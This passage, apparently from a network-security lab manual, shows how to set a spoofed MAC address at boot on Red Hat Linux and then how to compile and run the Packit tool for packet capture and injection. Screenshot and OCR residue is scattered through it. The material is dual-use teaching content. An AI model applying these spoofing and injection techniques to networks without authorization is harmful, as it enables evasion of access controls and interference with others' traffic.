0000  00 0c 29 a3 e4 40 11 22  33 44 55 66 08 00 45 00   ..)..@." 3DUf..E.
0010  00 54 00 00 40 00 40 01  e0 33 ac 10 01 2d ac 10   .T..@.@. .3...-..
0020  01 28 08 00 d5 78 1c 09  00 23 e7 58 79 43 b8 bb   .(...x.. .#.XyC..
0030  02 00 08 09 0a 0b 0c 0d  0e 0f 10 11 12 13 14 15   ........ ........
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ........ .. !"#$%

File: "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\etherXXXXa01612" 429   P: 43 D: 43 M: 0 Drops: 0
```

To automatically have the eth0 NIC run with a “spoofed” MAC address open:


```
/etc/sysconfig/networking/devices/ifcfg-eth0
```



Red Hat Linux - VMware Workstation
/etc/sysconfig/networking/devices/ifcfg-eth0 - gedit
File Edit View Search Tools Documents Help
New Open Save Print Undo Redo Cut Copy Paste Find Replace
ifcfg-eth0
Ln 1, Col. 1
INS
Mon Nov 14
10:00 PM

```
DEVICE=eth0
BOOTPROTO=dhcp
ONBOOT=yes
```

Edit the **BOOTPROTO=dhcp** line to **BOOTPROTO=none**. Save and close the file to prevent the eth0 NIC from activating on boot.




Red Hat Linux - VMware Workstation
/etc/sysconfig/networking/devices/ifcfg-eth0 (modified) - gedit
File Edit View Search Tools Documents Help
New Open Save Print Undo Redo Cut Copy Paste Find Replace
ifcfg-eth0*
Ln 2, Col. 15
INS
Mon Nov 14
10:00 PM

```
DEVICE=eth0
BOOTPROTO=none
ONBOOT=yes
```

Open the **rc.local** file for editing at: **/etc/rc.d/rc.local**. Add the “spoofed” MAC address by typing:

```
ifconfig eth0 hw ether 12:34:56:78:90:10
```




```
#!/bin/sh
#
# This script will be executed *after* all the other init
scripts.
# You can put your own initialization stuff in here if you don't
# want to do the full Sys V style init stuff.

touch /var/lock/subsys/local
ifconfig eth0 hw ether 12:34:56:78:90:10
```

Red Hat Linux - VMware Workstation
/etc/rc.d/rc.local (modified) - gedit
File Edit View Search Tools Documents Help
New Open Save Print Undo Redo Cut Copy Paste Find Replace
rc.local*
Ln 8, Col. 41 INS
Mon Nov 14
10:06 PM

If the machine requires a DHCP connection to obtain an IP address:

- Type the line: /sbin/dhcpcd eth0
- Save and close the file



```
#!/bin/sh
#
# This script will be executed *after* all the other init
scripts.
# You can put your own initialization stuff in here if you don't
# want to do the full Sys V style init stuff.

touch /var/lock/subsys/local
ifconfig eth0 hw ether 12:34:56:78:90:10
/sbin/dhcpcd eth0
```

Red Hat Linux - VMware Workstation
/etc/rc.d/rc.local - gedit
File Edit View Search Tools Documents Help
New Open Save Print Undo Redo Cut Copy Paste Find Replace
rc.local
Ln 9, Col. 18 INS
Mon Nov 14
10:07 PM

Reboot the Linux machine and the new “spoofed” MAC address will now be used.

***Note:** Sometimes it is the simple things that work either the quickest or the best. As for changing the MAC address in Linux, this way works as well as any application; however, apparently this technique only works on eth0.

Lab 51: Packet Injection/Capture/Trace

Send Packets via a False IP/MAC Address: Packit

Prerequisites: None

Countermeasures: Firewall filters, vendor patches where applicable

Description: Packit is a network-auditing tool. Its value is derived from its ability to customize, inject, monitor, and manipulate IP traffic. By allowing you to define (spoof) all Transfer Control Protocol (TCP), User Datagram Protocol (UDP), ICMP, IP, Address Resolution Protocol (ARP), Reverse Address Resolution Protocol (RARP), and Ethernet header options, Packit can be useful in testing firewalls, intrusion detection systems, port scanning, simulating network traffic and general TCP/IP auditing. Packit is also an excellent tool for learning TCP/IP. Remember that all commands in Linux are *case sensitive*.

Procedure: Compile, create, set parameters, and execute with the following syntax:

Packet capture:

```
./packit -m capture [-cGHnvsX] [-i interface] [-r|-w
                    file] expression
```

Packet injection:

```
./packit -m inject [-t protocol] [-aAbcCdDeFgGhHjJkKlLm-
       MnNoOpPqQrRsSTuUvwWxXyYzZ] [-i interface]
```

Packet trace:


```
./packit -m trace [-cGHnvsX] [-i interface]
            [-r|-w file] expression
```

From the directory containing the compressed files, type **tar –zxvf packit-1.0.tgz**.

The files will uncompress into a new folder named **packit-1.0**.

Change to the new directory by typing **cd packit-1.0** and pressing **Enter**.


Configure the Packit application for the specific machine it is on by typing **./configure**.



```
[root@localhost packit]# cd packit-1.0
[root@localhost packit-1.0]# ./configure
```

Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/packit/packit-1.0
File Edit View Terminal Go Help
Tue Nov 15
7:35 PM


Packit will configure for the specific machine.



```
                  _    _ _
 _ __   __ _  ___| | _(_) |_
| '_ \ / _` |/ __| |/ / | __|
| |_) | (_| | (__|   <| | |_
| .__/ \__,_|\___|_|\_\_|\__|
|_|                     1.0

has been configured with the following options:
-----------------------------------------------
Host type            : i686-pc-linux-gnu
Compiler             : gcc
Compiler flags       : -g -O2 -Wall
Linker flags         :
Libraries            : -lpcap -lpcap -lpcap -lnet

Binary               : /usr/local/bin
Manual pages         : /usr/local/man/

Injection support    : yes
Capture support      : yes
Enable debugging     : no
-----------------------------------------------

[root@localhost packit-1.0]#
```


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/packit/packit-1.0
File Edit View Terminal Go Help
Tue Nov 15
7:36 PM

The next step is to create the executable by typing **make** and pressing **Enter**.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/packit/packit-1.0
File Edit View Terminal Go Help
gnom
Mozi
Tue Nov 15
7:36 PM


```
                  _    _ _
 _ __   __ _  ___| | _(_) |_
| '_ \ / _` |/ __| |/ / | __|
| |_) | (_| | (__|   <| | |_
| .__/ \__,_|\___|_|\_\_|\__|
|_|                      1.0

has been configured with the following options:
-----------------------------------------------
Host type             : i686-pc-linux-gnu
Compiler              : gcc
Compiler flags        : -g -O2 -Wall
Linker flags          :
Libraries             : -lpcap -lpcap -lpcap -lnet

Binary                : /usr/local/bin
Manual pages          : /usr/local/man/

Injection support     : yes
Capture support       : yes
Enable debugging      : no
-----------------------------------------------

[root@localhost packit-1.0]# make
```

The Packit application will be created.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/packit/packit-1.0
File Edit View Terminal Go Help
gnom
Mozi
Tue Nov 15
7:36 PM


```
2 -Wall -c `test -f 'print_capture.c' || echo './'`print_capture.c
source='print_injection.c' object='print_injection.o' libtool=no \
depfile='.deps/print_injection.Po' tmpdepfile='.deps/print_injection.TPo' \
depmode=gcc3 /bin/sh ../depcomp \
gcc -DHAVE_CONFIG_H -I. -I. -I.. -I.. -I../includes -I/usr/include/pcap    -g -O
2 -Wall -c `test -f 'print_injection.c' || echo './'`print_injection.c
gcc  -g -O2 -Wall   -o packit  init.o define_defaults.o error.o injection.o capt
ure.o shape_arp_hdr.o shape_tcp_hdr.o shape_udp_hdr.o shape_icmpv4_hdr.o shape_i
pv4_hdr.o shape_ethernet_hdr.o shape_packet.o utils.o stats.o pcap_setnonblock.o
 usage.o exit.o main.o print_ts.o print_arp_hdr.o print_tcp_hdr.o print_udp_hdr.
o print_icmpv4_hdr.o print_ipv4_hdr.o print_ethernet_hdr.o print_pktdump.o print
_capture.o print_injection.o  -lpcap -lpcap -lpcap -lnet
strip packit
cp packit ..
make[2]: Leaving directory `/root/tools/packit/packit-1.0/src'
Making all in man
make[2]: Entering directory `/root/tools/packit/packit-1.0/man'
make[2]: Nothing to be done for `all'.
make[2]: Leaving directory `/root/tools/packit/packit-1.0/man'
make[2]: Entering directory `/root/tools/packit/packit-1.0'
make[2]: Nothing to be done for `all-am'.
make[2]: Leaving directory `/root/tools/packit/packit-1.0'
make[1]: Leaving directory `/root/tools/packit/packit-1.0'
[root@localhost packit-1.0]#
```

Install the Packit application by typing **make install** and pressing **Enter**.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/packit/packit-1.0
File Edit View Terminal Go Help
gnom
Mozi
Tue Nov 15
7:37 PM

```
2 -Wall -c `test -f 'print_capture.c' || echo './'`print_capture.c
source='print_injection.c' object='print_injection.o' libtool=no \
depfile='.deps/print_injection.Po' tmpdepfile='.deps/print_injection.TPo' \
depmode=gcc3 /bin/sh ../depcomp \
gcc -DHAVE_CONFIG_H -I. -I. -I.. -I.. -I../includes -I/usr/include/pcap    -g -O
2 -Wall -c `test -f 'print_injection.c' || echo './'`print_injection.c
gcc  -g -O2 -Wall   -o packit  init.o define_defaults.o error.o injection.o capt
ure.o shape_arp_hdr.o shape_tcp_hdr.o shape_udp_hdr.o shape_icmpv4_hdr.o shape_i
pv4_hdr.o shape_ethernet_hdr.o shape_packet.o utils.o stats.o pcap_setnonblock.o
 usage.o exit.o main.o print_ts.o print_arp_hdr.o print_tcp_hdr.o print_udp_hdr.
o print_icmpv4_hdr.o print_ipv4_hdr.o print_ethernet_hdr.o print_pktdump.o print
_capture.o print_injection.o  -lpcap -lpcap -lpcap -lnet
strip packit
cp packit ..
make[2]: Leaving directory `/root/tools/packit/packit-1.0/src'
Making all in man
make[2]: Entering directory `/root/tools/packit/packit-1.0/man'
make[2]: Nothing to be done for `all'.
make[2]: Leaving directory `/root/tools/packit/packit-1.0/man'
make[2]: Entering directory `/root/tools/packit/packit-1.0'
make[2]: Nothing to be done for `all-am'.
make[2]: Leaving directory `/root/tools/packit/packit-1.0'
make[1]: Leaving directory `/root/tools/packit/packit-1.0'
[root@localhost packit-1.0]# make install
```

The Packit application will install.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/packit/packit-1.0
File Edit View Terminal Go Help
gnom
Mozi
Tue Nov 15
7:37 PM

```
Making install in src
make[1]: Entering directory `/root/tools/packit/packit-1.0/src'
make[2]: Entering directory `/root/tools/packit/packit-1.0/src'
/bin/sh ../mkinstalldirs /usr/local/sbin
  /usr/bin/install -c packit /usr/local/sbin/packit
make[2]: Nothing to be done for `install-data-am'.
make[2]: Leaving directory `/root/tools/packit/packit-1.0/src'
make[1]: Leaving directory `/root/tools/packit/packit-1.0/src'
Making install in man
make[1]: Entering directory `/root/tools/packit/packit-1.0/man'
make[2]: Entering directory `/root/tools/packit/packit-1.0/man'
make[2]: Nothing to be done for `install-exec-am'.
/bin/sh ../mkinstalldirs /usr/local/man/man8
mkdir -p -- /usr/local/man/man8
 /usr/bin/install -c -m 644 ./packit.8 /usr/local/man/man8/packit.8
make[2]: Leaving directory `/root/tools/packit/packit-1.0/man'
make[1]: Leaving directory `/root/tools/packit/packit-1.0/man'
make[1]: Entering directory `/root/tools/packit/packit-1.0'
make[2]: Entering directory `/root/tools/packit/packit-1.0'
make[2]: Nothing to be done for `install-exec-am'.
make[2]: Nothing to be done for `install-data-am'.
make[2]: Leaving directory `/root/tools/packit/packit-1.0'
make[1]: Leaving directory `/root/tools/packit/packit-1.0'
[root@localhost packit-1.0]#
```

To capture all packets, type the following syntax:


```
./packit -m cap
```

The **–m cap** tells Packit to run in **mode capture**.



```
[root@localhost packit-1.0]# ./packit -m cap
```


The packets will scroll on the screen.



```
Timestamp:   20:24:09.345501
TCP header:  Src Port: 33008  Dst Port: 80  Flag(s): A
             Window: 17160  Seqn: 1625795159  Ackn: 2526086379
IP header:   Src Address: 172.16.1.45  Dst Address: 64.233.187.99
             TTL: 64  ID: 23056  TOS: 0x0  Len: 40  (DF)

-| PID 87 |-----------------------------------------------------------------

Timestamp:   20:24:09.390404
UDP header:  Src Port: 53  Dst Port: 32771  Len: 106
IP header:   Src Address: home  Dst Address: 172.16.1.45
             TTL: 255  ID: 2316  TOS: 0x0  Len: 126  (DF)

-| PID 88 |-----------------------------------------------------------------

Timestamp:   20:24:09.391133
UDP header:  Src Port: 32771  Dst Port: 53  Len: 50
IP header:   Src Address: 172.16.1.45  Dst Address: home
             TTL: 64  ID: 64787  TOS: 0x0  Len: 70  (DF)

-| PID 89 |-----------------------------------------------------------------

Timestamp:   20:24:09.469812
TCP header:  Src Port: 80  Dst Port: 33008  Flag(s): A
```

To tell Packit to capture only TCP traffic, type:


```
./packit -m cap 'tcp'
```



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/packit/packit-1.0
File Edit View Terminal Go Help
[pacl
root@
Tue Nov 15
8:25 PM

```
[root@localhost packit-1.0]# ./packit -m cap 'tcp'
```

From the syntax above, only TCP traffic will scroll on the screen.



